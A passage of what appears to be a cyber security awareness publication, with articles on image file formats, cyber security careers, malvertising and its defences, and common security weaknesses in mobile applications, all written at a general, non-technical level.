| Developed by | Joint Photographic Experts Group | W3C (donated by PNG Development Group) | CompuServe | Adobe Systems | W3C | Microsoft | Adobe |
| **Browser support (without plugin)** | | | | | | | |
| Internet Explorer | √ | √ | √ | X | √ | X | X |
| Firefox | √ | √ | √ | X | √ | X | X |
| Opera | √ | √ | √ | X | √ | X | X |
| Safari | √ | √ | √ | X | √ | X | X |
| Google Chrome | √ | √ | √ | X | √ | X | X |

*Table: Comparison table of file types*

## Vector vs raster


Two common terms that you may also come across while handling image editing software are ‘vector’ and ‘raster.’

Almost all photos found on the Web are raster images. Raster images are made of a certain number of tiny squares of colour information referred to as pixels or dots. A high pixel resolution is necessary to make the image appear smooth. In other words, the image cannot be scaled beyond 100% without losing quality. Raster file formats differ in terms of amount of data contained in the image. The smaller the file, the less detail data there is. The amount of pixels affects both the quality and colour of the image. Raster images are commonly used for photographs owing to the superior colour detail. However, they cannot be enlarged without losing quality. Therefore, it is important to save the files in the precise required dimensions to eliminate possible complications. Raster file formats include .jpg, .tiff, .gif, .png and psd.

On the other hand, vector images are more flexible and can be scaled to any size without quality loss because they are resolution-independent. Vector images consist of points, lines and curves based on mathematical definitions to produce smooth paths. Vector images are commonly used for fonts and logos. However, they have limited colour details.

Certain software can open and edit vector image files. The most common vector image formats include .eps, .ai, .pdf and .svg.

*Raster image*



*Vector image*

## When to use what?

As mentioned earlier, file extensions are all different but each file type has pros and cons. The major factors to consider when choosing a file type include:

- Compression quality - lossy for the smallest files (JPG) or lossless for best quality images (TIF, PNG)
- Full RGB colour for photos (TIF, PNG, JPG) or Indexed Colour for graphics (PNG, GIF, TIF)
- 16-bit colour (48-bit RGB data) is sometimes desired (TIF and PNG)
- Transparency or animation is used in graphics (GIF and PNG)
- Documents - line art, multi-page, text, fax, etc. (TIF)
- CMYK colour is certainly important for commercial prepress (TIF)

Common uses of file formats are summarized below:

1. JPEG
   Photography, electronic photographic images and on the Web, photograph printing
2. PNG
   Icons, simple Web graphics like logos, illustrations or raster text rendering
3. GIF
   Animation, simple Web graphics
4. EPS
   Sending vector graphics to print, working with vector/raster graphics across platforms/graphic design programs
5. SVG
   Scalable graphics
6. BMP
   Image editing
7. TIFF
   Scanned images, HD imaging, working with photographs without image quality loss

## Conclusion

When working on a project, you might find yourself juggling a few file types at once. A designer, for instance, would need a working file that serves as a master file and can be saved as a raster image.

Apart from that, it is important to know the resolution and size of a file. In order to create a non-pixelated image, you will have to create the file with the exact size and resolution that suits the end use, whether it is for a website or for print. While it is highly desirable to have a lossless, high-quality image every time for all purposes, we should also consider optimal image types. If the file size is too large, the photos would not load too quickly on websites and if the file size is too small and loads quickly, you might risk compromising quality. Having a firm basic comprehension of how digital images work will go a long way to help produce better photos in your work.

## References

*1. http://blogs.techsmith.com/tips-how-tos/understanding-image-file-formats/*

*2. http://www.wakehealth.edu/uploadedFiles/User_Content/AboutUs/Contact_Us/Departments/Creative_Communications/Brand_Center/Tip_Sheets/Understanding_File_Formats.pdf*

*3. https://modassicmarketing.com/understanding-image-file-types*

*4. http://fileinfo.com/extension/svg*

*5. http://socialcompare.com/en/comparison/image-file-formats*

*6. http://www.scantips.com/basics09.html*

*7. http://1stwebdesigner.com/image-file-types/*

*8. http://www.macworld.com/article/3045646/software-graphics/understanding-basic-image-file-formats.html*

# Career In Cyber Security

By | Hamidun

## Introduction

Are you a student, current cyber security professional, or thinking about a job in cyber security? Learning about and understanding the profession's unique requirements will help you determine whether a career in cyber security is your future.

***"Job postings for cyber security openings have grown three times as fast as openings for IT jobs overall and it takes companies longer to fill cyber security positions than other IT jobs" – report by Burning Glass Technologies, 20151***

The field of cyber security is growing quickly and is expected to grow at a faster than average rate compared to other professions in the employment market right now. Information security analyst employment is projected to grow 18% from 2014 to 2024, much faster than the average for all other occupations2. Demand for information security professionals is projected to be very high, and as such, professionals will be needed to create innovative solutions to prevent cyber security incidents like critical information theft or computer network problems.

Professionals in the cyber security field have a variety of career options and specializations, including operations, systems engineering, development, architecture or testing. Cyber security specialists have job opportunities in both the public and private sectors. Potential employers include the government and private sectors, financial institutions and manufacturing. The work environment for cyber security professionals is dynamic and exciting, with competitive salaries and growing opportunities.

***"Society has come to rely on information security professionals. Businesses recognize that information and information security are critical to delivering their products and services, and they protect us all personally and nearly everything we use in our daily lives, from phones to electricity to home computers" - Patricia A. Myers, ISC2***

## Educational Preparation

Venturing into the cyber security field normally requires a combination of working experience and educational qualifications. Educational requirements for cyber security specialist jobs vary according to position and level. You may qualify for advancements through additional experience and education.

**Diploma:** Some entry-level cyber security specialist positions may require a two-year diploma in computer science or a related field, plus work experience. Most mid-level cyber security positions require at least a bachelor's degree.

**Bachelor's Degree:** Pursuing a four-year degree can be excellent preparation for a cyber security job. Many employers require a bachelor's degree in computer science, information technology or a related discipline.

**Master's Degree:** Mid-level and advanced cyber security specialist positions normally require an advanced degree as well as work experience. Employers may show preference for candidates holding a Master of Science in Information Security.

## Other Important Qualities

University or college programs normally focus on computer and network subjects. However, to succeed in this field, a cyber security professional also requires a combination of management expertise and business acumen, including:

**Analytical skills:** Information security analysts must carefully study computer systems and networks and investigate any irregularities to determine if networks have been compromised.

**Detail orientation:** Because cyberattacks can be difficult to detect, information security analysts pay careful attention to their computer systems and watch for minor changes in performance.

**Resourcefulness:** Information security analysts try to outthink cybercriminals and invent new ways to protect their organization's computer systems and networks.

**Problem-solving skills:** Information security analysts uncover and fix flaws in computer systems and networks3.

**Ability to work in a team environment:** A required skill for practically anyone is the ability to work with others as an effective team member, which is particularly important for cyber security professionals. Team members must have a clear understanding of the delegated responsibilities and need to complete their work on time while additionally being able to contribute positively to accomplishing larger team goals.

**Understanding of security principles:** An understanding of basic security principles, such as privacy, confidentiality, authentication, access control and others lowers the chance of system vulnerability to failure and attacks.

**Programming skills:** A variety of scripts and programming tools are required to design effective security programs and analyse cyberattacks and breaches. Experience in system and network programming is a must4.


## Responsibilities

As part of your job, you may be required to:

- Analyse and establish security requirements for systems or networks
- Defend systems against unauthorized access, modification and/or destruction
- Configure and support security tools, such as firewalls, antivirus software, management system patches, etc.
- Define access privileges, control structures and resources
- Perform vulnerability testing, risk analyses and security assessments
- Identify abnormalities and report violations
- Oversee and monitor routine security administration
- Develop and update business continuity and disaster recovery protocols
- Design and conduct security audits to ensure operational security
- Respond immediately to security incidents and provide post-incident analysis
- Research and recommend security upgrades
- Provide technical advice to the company5

## Career Path

Developing a career path and preparing a plan of action is essential in obtaining your professional goals. Here is a common career path for a cyber security professional entering the field:




| | Typical Experience | Job Role | Development |
|---|---|---|---|
| Managerial | More than 15 years<br>[more than RM15,000] | • Chief Information Security<br>• Chief Technology Officer | • Business Management<br>• Strategic Planning |
| | 10 – 15 years<br>[RM10,000 – RM15,000] | • Forensics / Malware / Network Security Senior Specialist | • Significant information security management role |
| | 5 – 10 years<br>[RM6,000 – RM10,000] | • Forensics / Malware / Network Security Specialist | • Further / Advanced practitioner course & industry Certification |
| | 3 – 4 years<br>[RM3,500 – RM6,000] | • Forensics / Malware / Network Security Analyst | • Intermediate Course and Industry Certification<br>• Higher level security role |
| | 1 – 2 years<br>[RM2,500 – RM3,500] | • Network / System / Web Administrator | • Foundation / Practitioner Course and Industry Certification |

## Pursuing Professional Certification

The cyber security job market is shaped by certifications. A professional certification credential can increase your job opportunities and earning potential, expand your knowledge of security concepts and practices (focus and specialize in a certain area within information security) and broaden your perspective of information security.

Certification can be obtained through training institutes or product-related vendors. Entry-level professionals, for example, can obtain **foundational or practitioner certification**, which represents an entry point into the field, while **experienced professionals can target more advanced and higher level certifications.**

The following are the typical processes for professional certification:



STEP 1
Choose a Professional Certification Program that fits your needs

Evaluate the certification program descriptions and select the program that will accelerate your professional development

STEP 2
Enrolment

Register for the appropriate professional certification course and then select the course times that best fits your needs either taken on-line or on-site

STEP 3
Attend the course and take the exam

You will need to attend the certification course and take the exam immediately after the completion of the course or depending on the course requirement

STEP 4
Receive your exam results

You will receive your confidential Certification Transcript containing your exam results and Professional Certification

## Tips for choosing the right professional certification program:


- How hard is the test itself, e.g. study-time needed, material difficulty, etc.?
- Who should consider the certification?
- How well-known is the certification throughout the industry?
- What is needed to get the certification, e.g. prerequisites, exams, etc.?
- What will it cost you (or your company) to get the credential?
- Positive comments and downsides regarding the certification[6].

## Career with CyberSecurity Malaysia

We welcome innovative & highly dedicated individual and professionals to join us.

If you like playing with cutting-edge technology in a friendly yet professional environment, then CyberSecurity Malaysia is the place for you.

Email us at career@cybersecurity.my



GROUP 1
POLICY , GOVERNANCE , ENGAGEMENT & LEGAL
Job:
Strategic Policy Research, Policy Implementation, Legal Advisor, Government & International Engagement

GROUP 2
RISK MANAGEMENT & COMPLIANCE
Job:
Risk Analyst, Information Security Management, Business Continuity, Auditor, Certifier / Evaluator

GROUP 3
DIGITAL FORENSICS, EMERGENCY RESPONSE & SECURITY ASSURANCE
Job:
Digital Forensics & Incident Analyst, Security Assurance, Malware & Intrusion Analyst, Penetration Tester

GROUP 4
OPERATIONS
Job:
Network & System Security Analyst

GROUP 5
DEVELOPMENT, ENGINEERING & DESIGN
Job:
System , Software & Application Development

GROUP 6
PROFESSIONAL DEVELOPMENT & AWARENESS
Job:
Trainer , Outreach, Content Development

GROUP 7
RESEARCHER
Job:
Cyber Security & Cryptography Researcher

GROUP 8
SUPPORT
Job:
Strategic Management, Finance & Admin, Corporate Communication, Human Resources, Procurement, Sales & Marketing

## Closing

The growing demand for Internet security and the diverse cyber threats have contributed to robust job growth for those interested in a career in cyber security. Numerous opportunities and job possibilities exist in the cyber security field. A cyber security professional must have a broad knowledge base, a wide range of technical skills and capacity to function in a variety of activities, and must be able to work in different locations and environments.

## References

*1. Job Market Intelligence: Cybersecurity Jobs, 2015. The Burning Glass Technologies Report. http://burning-glass.com/research/cybersecurity.*

*2. Information Security Analysts, http://www.bls.gov/ooh/computer-and-information-technology/information-security-analysts.htm*

*3. Information Security Analyst; http://www.truity.com/career-profile/information-security-analyst*

*4. Cyber Security Degrees & Careers: How to Work in Cyber Security; http://www.learnhowtobecome.org/computer-careers/cyber-security/*

*5. Become Cyber Security Specialist, http://www.cyberdegrees.org/jobs/security-specialist*

*6. A Guide to Information Security Certifications, https://danielmiessler.com/blog/infoseccerts/*

# Malvertising

By | Norlinda Jaafar & Sarah Rauf

## Introduction: What is Malvertising?

Malvertising or malware advertising is the use of online advertising to spread malware.[1] Malvertising involves injecting malicious advertisements into legitimate online advertising networks and webpages.[2] Online advertisements provide a solid platform for spreading malware because significant effort is made to attract users and sell or advertise products.[3] Because advertising content can be inserted into high profile and reputable websites, malvertising provides malefactors opportunities to push their attacks on Web users who might not otherwise see the ads due to firewalls, more safety precautions or the like.[4][5] Malvertising is attractive to attackers because they can be easily spread across a large number of legitimate websites without directly compromising those websites.[6]

Upon infiltrating an end user's browser, malware can serve a number of harmful purposes. It can inject spyware that allows perpetrators to follow the end user's keystrokes and thereby copy login data to financial accounts. It can introduce "ransomware" – viruses that lock a computer until the owner pays a bounty. It can load "nuisanceware" that interferes with the proper functioning of a computer or network – particularly useful in disrupting a company's IT resources – or malware that either takes over a page or redirects the user to a domain that he or she does not wish to visit. Or, it can infect a computer with a bot, which consumes bandwidth and slows down Internet use, often without the end user's knowledge.

## How does Malvertising Work?

Malware includes viruses, spyware and other unwanted software that can cause your device to crash, and can be used to monitor and control your online activity. They also can make your computer vulnerable to viruses and deliver unwanted or inappropriate ads. Criminals use malware to steal personal information, send spam and commit fraud.

Attackers upload malicious Flash objects and other bits of malicious code to ad networks, paying the network to distribute them as if they were real advertisements. You could visit a newspaper's website and an advertising script on the website would download an ad from the ad network. The malicious advertisement would then attempt to compromise your Web browser.

Malvertising can infect a user in two ways. In the first scenario, the user has to click on the ad to get infected. The malicious ads appear as pop-ups or alert warnings. These social engineering tactics prompt users to install malware themselves by clicking on the ads. The second scenario involves drive-by download methods, whereby the user becomes infected by simply loading a Web page with malicious ads on it. The ads contain a script that looks for vulnerabilities to download and execute a file on the victim's system. This ultimately leads to malware installation on the computer system.





*Figure 1: Malvertising Scenario*


The page at "http://s.toapp.co" says:

WARNING!

Your browser Android 4.0 is infected with viruses and battery has been damaged!

System has detected (3) Browser Redirect Viruses causing serious damage to your battery, and must be removed immediately.


Continue with instructions to fix phone.

*Figure 2: Sample Screenshot of Malvertising*

## Best Practices: How to Protect Yourself from Malvertising

1. Enable the Click-to-Play Plugin:

Ensure to enable the click-to-play plugin in your Web browser. When you visit a Web page containing a Flash or Java object, it will not automatically run until you click on it. Almost all malvertising uses this plugin, so this option should protect you from almost everything.


Settings - Content setting ×
chrome://settings/content

Content settings

Plugins

○ Run all plugin content
○ Detect and run important plugin content
● Let me choose when to run plugin content

Manage exceptions...
Manage individual plugins...

*Figure 3: Plugin Settings with Google Chrome*

2. Use security software or antivirus software:


To monitor your Web browser and help detect malicious behaviour in your computer, this is important protection every Windows or computer user should have.

3. Disable or uninstall plugins that you do not frequently use, including Java:

This will "reduce the attack surface," giving attackers less potentially vulnerable software to target. Disable all browser plugins and use a separate Web browser with plugins enabled just for Web pages that need them, although this requires a bit more work.

4. Keep your plugins updated:

Ensure they are kept up-to-date with the latest security patches.



Updates

Flash Player can automatically check for updates to help protect your computer.
Not updating may leave this computer vulnerable to security threats.

● Allow Adobe to install updates (recommended)
○ Notify me to install updates
○ Never check for updates (not recommended)

NPAPI Plug-in Version: 18.0.0.232
PPAPI Plug-In Version: Not installed

*Figure 4: Flash Player Settings for Automatic Update*

5. Keep your Web browser updated:

Web browsers should automatically update themselves these days. For Internet Explorer, ensure Windows Update is activated and is regularly installing updates. While most malvertising attacks occur against plugins, a few attack holes in Web browsers themselves.

6. Do not click on popups or banner ads:

Scammers insert unwanted software into banner ads that look legitimate, especially ads about your computer's health. Avoid clicking on these ads if you do not know the source.

7. Back up your data regularly:

The best backup practice is every month or every day.

## Conclusion

Malvertising has become a tough security issue to solve, and staving this off requires concerted defence by ad networks, Web admins, businesses and consumer audiences. However, being aware of how these threats work can help mitigate likely attacks.

Your computer may be infected with malware if it shows unusual behaviour such as:

- Slows down, crashes, or displays repeated error messages
- Serves a barrage of pop-ups
- Serves inappropriate ads or ads that interfere with page content
- Won't let you remove unwanted software
- Injects ads in places you typically wouldn't see them, such as government websites
- Displays Web pages you did not intend to visit, or sends emails you did not write
- New and unexpected toolbars or icons appear in your browser or desktop
- Unexpected changes happen in your browser, like using a new default search engine

If you need any assistance, do not hesitate to contact Cyber999 via the following channels:

- E-mail: cyber999@cybersecurity.my
- Phone: 1-300-88-2999 (monitored during business hours)
- Fax : +603 89453442
- Mobile: +60 19 2665850 (24x7 call incident reporting)
- SMS: CYBER999 REPORT EMAIL COMPLAINT to 15888
- Business Hours: Mon - Fri 08:30 - 17:30 MYT
- Web: http://www.mycert.org.my

## References

1. *https://en.wikipedia.org/wiki/Malvertising*

2. *http://www.makeuseof.com/tag/malvertising-can-protect/*

3. *http://www.infosecisland.com/blogview/14371-Malvertising-The-Use-of-Malicious-Ads-to-Install-Malware.html*

4. *http://www.howtogeek.com/227205/what-is-malvertising-and-how-do-you-protect-yourself/*

# Common Loopholes in Mobile Applications

By | Norazlila Bt Mat Nor, Siti Aminah Bt Ahmad Sahrel & Nurul Syazwani Bt Kamarulzaman

## Introduction

Owing to practical handling and portability capabilities, smartphones are applied in everyday life more than PCs. These mobile devices are used for personal matters, such as taking pictures, social networking, banking transactions and any other purposes. Smartphones are delicate work tools containing confidential information, such as contact, financial and business information. Overzealousness of mobile device information can bring up some information security and privacy issues, thus disrupting data protection.

"Please put more effort into ensuring user privacy," a simple request from Szymon Sidor, a security researcher, to an Android security team. This might be equivalent to saying "there is no mobile device fully-protected from all kinds of security interruption." Hence, mobile device security is becoming a real spectacle that requires caution.

Common loopholes in mobile applications diverge into three main points, which are backend implementation, client behaviour and client-server communication. These points are at the heart of this discussion, which will be deliberated generously in the next segments.

## Backend Implementation

Based on an article by PCWorld Blogs entitled "10 common mobile security problems to attack" written by Michael Cooney, mobile devices face an array of threats that take advantage of numerous vulnerabilities common in such devices. The vulnerabilities can be a result of inadequate technical control, but also poor consumer security practices, according to the Government Accountability Office (GAO) [1].

Mobile backend implementations are always susceptible to different kinds of problems, such as authentication and authorization, privilege escalation, input validation errors and injection. The most prominent vulnerabilities exploited favourably by adversaries are authentication/authorization and injection.

### Authentication and Authorization Issues

Poor authentication and authorization can cause a lot of shortcomings, such as allowing an adversary to anonymously execute functionalities within the mobile app or backend server of the mobile app. Weak authentication for mobile apps is frequently due to a mobile device input form factor, such as using short passwords often based on 4-digit PINs and drawing simple and easy-to-remember patterns as shown in Figure 1.




*Figure 1 Mobile device input form factors that lead to weak authentication and authorization*

Compared to traditional Web authentication schemes, mobile apps are slightly different in terms of availability of requirements. Mobile Internet connectivity is less reliable or predictable than traditional Web connections since users are not expected to be online at all times during a session. Therefore, mobile apps may have uptime requirements that necessitate offline authentication, which may implicate things and must be considered by the developer when implementing mobile authentication.

In order to detect poor authentication schemes, binary attack testing can be performed against the mobile app while it is in 'offline' mode. During the attack, the tester will force the app to bypass offline authentication and then execute a functionality that should require offline authentication. Besides, the tester will try to execute a backend server functionality by removing any session tokens from POST/GET requests for the mobile app functionality.

To test for poor authorization schemes, binary attack testing can also be performed against the mobile app as well as attempting to execute a privileged function that should only be executable by a user with higher privilege while the mobile app is in 'offline mode.' Poor or missing authorization schemes allow an attacker to execute a function they should not be entitled to, using an authenticated but lower-privilege user of the mobile app.

### Injection

In an April 8, 2015 article by Paul Ionescu for Security Intelligence entitled "The 10 most common application attacks in action" it is stated that in 2014, SQL injection was an application attack responsible for 8.1% of all data breaches, making it the third most practiced type of attack beside malware and distributed-denial-of-service attacks. Most vulnerabilities found in the proprietary code of the Web application are unknown to security defence systems because these vulnerabilities are specific to each application and were not known earlier. A skilled adversary can easily discover such vulnerability and exploit it without being detected.

In general, protecting mobile applications from injection requires the application developer to look at all application inputs, which might be from the user as well as other systems. These inputs need to be validated before being accepted and processed by the application. In identifying the input sources and validating which application supplied the data, disallowing code injection would be the best method to find out if an application is vulnerable to injection. Any data source can be an injection vector, including resource files or the application itself. Code analysis tools can help determine security vulnerabilities that may be supported by crafty exploits.

## Client Behaviour

Adversaries are definitely examining the weakest point in a chain and then honing in on the most successful scams. Attacks being exploited on PCs that have proven successful are now being tested on mobile device users to see how they work. Mobile application threats such as insecure data storage and poor cryptography can be among the vulnerable links that can help exploitation due to data security and privacy level weaknesses.

### Data Security Issue: Insecure data storage

Most people do not think wisely about security and data privacy when shopping online with their phones, playing games while commuting or using whatever clever app is behind digital business.

The Starbucks mobile app is among the most frequently used mobile apps in the US. Consumers can simply log in by entering a password only once during activation of the payment part of the application. The app can be used repetitively to make unlimited purchases without having to re-input the password or username. Despite the fact that it may be really convenient for the caffeine-starved public, Starbucks has recently confirmed that its app stores usernames, email addresses and passwords in clear text. In this scenario, it is advantageous for adversaries to successfully manipulate the data collected using any means of interception to access the phone. With information as shown in Figure 2 on hand, unauthorized individuals would have the credentials to log in to the Starbucks' website as well. It is common for users to use the same username and password across systems, so if someone compromises that particular password, the potential exists to compromise additional user accounts.



INSECURE DATA STORAGE
COUNTLESS APP STORE SENSITIVE DATA INSECURELY
-> this includes, user names, passwords, session keys, geolocation data, etc
THE BINARY
PROPERTY LISTS
DATABASES
LOG FILES
Synack

*Figure 2 Insecure data storage*

Improper data storage handling may lead to other forthcoming issues. Insecure data storage can result in data loss, business risk and even damaged institution's reputation.

### Data Privacy Issue: Poor cryptography

The insecure practice of cryptography is common in most mobile apps that leverage encryption as more sensitive data and transaction is transmitted on mobile communication channels. There are two ultimate ways broken cryptography is manifested within mobile apps. First, the mobile app may use a process behind the encryption/decryption that is essentially flawed and can be exploited by the adversary to decrypt sensitive data. Second, the mobile app may implement an encryption/decryption algorithm that is naturally weak and can be directly decrypted by the adversary.

Weak cryptography implementation can thus evolve privacy violations, code theft, intellectual property theft and many other risks in the future.

## Client-Server Communication

The impacts of the mobile on the client-server and also information services in mobile applications are briefly examined.  Client-server communication is also recognized as the requester or provider involved in data processing. Figure 3 below shows the basic flow of data communication between client and server on a mobile.




*Figure 3 Client-server communication*

Security issues that are invariably related to client-server communication are insecure data communication, sensitive data leakage and man-in-the-middle attacks.

### Sensitive data leakage

Data leakage occurs when adversaries store sensitive information in a location in the mobile that is easily accessible by other apps on the device. For example, application data may be stored in one or more general-purpose repositories, such as file servers, SQL servers, or Web servers. Alternatively, it may be stored in more specialized repositories, such as video libraries, image libraries, databases, or back ends of geographical information systems. Insecure data transmission with leakage of sensitive data may be one of the consequences of this vulnerability being exploited. Nowadays, attackers use various methods to achieve their goals without concern for other people.

